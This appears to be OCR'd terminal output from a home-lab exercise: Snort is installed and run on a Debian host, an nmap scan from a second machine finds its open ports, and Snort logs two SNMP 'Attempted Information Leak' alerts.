
Output:




```
debian@akaDebian ~$ sudo apt install snort
[sudo] password for debian:
Reading package lists... Done
Building dependency tree
Reading state information... Done
snort is already the newest version (2.9.7.0-5build1).
0 upgraded, 0 newly installed, 0 to remove and 16 not upgraded.
debian@akaDebian ~$
```




```
debian@akaDebian ~$ sudo snort -A console -c /etc/snort/snort.conf
```




```
[i437k@1437k ~]$ nmap 192.168.43.3
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-04 05:29 IST
Nmap scan report for akaDebian (192.168.43.3)
Host is up (0.00091s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[i437k@1437k ~]$
```




```
1  2  3  4  5  6  7  8  9  []=  sudo snort -A console -c /etc/snort/snort.conf  dwm-6.2
| State Density     : 10.6%
| Patterns          : 5055
| Match States      : 3855
| Memory (MB)       : 17.00
|   Patterns        : 0.51
|   Match Lists     : 1.02
|   DFA
|     1 byte states : 1.02
|     2 byte states : 14.05
|     4 byte states : 0.00
+----------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 1039 ]
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".
Reload thread starting...
Reload thread started, thread 0x7fa53a348700 (13800)
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=13573)
```



```
|   Patterns        : 0.51
|   Match Lists     : 1.02
|   DFA
|     1 byte states : 1.02
|     2 byte states : 14.05
|     4 byte states : 0.00
+-----------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 1039 ]
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".
Reload thread starting...
Reload thread started, thread 0x7fa53a348700 (13800)
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=13573)
12/04-05:29:11.418950  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attemp
ted Information Leak] [Priority: 2] {TCP} 192.168.43.238:44466 -> 192.168.43.3:705
12/04-05:29:11.428977  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Inf
ormation Leak] [Priority: 2] {TCP} 192.168.43.238:50036 -> 192.168.43.3:161
```

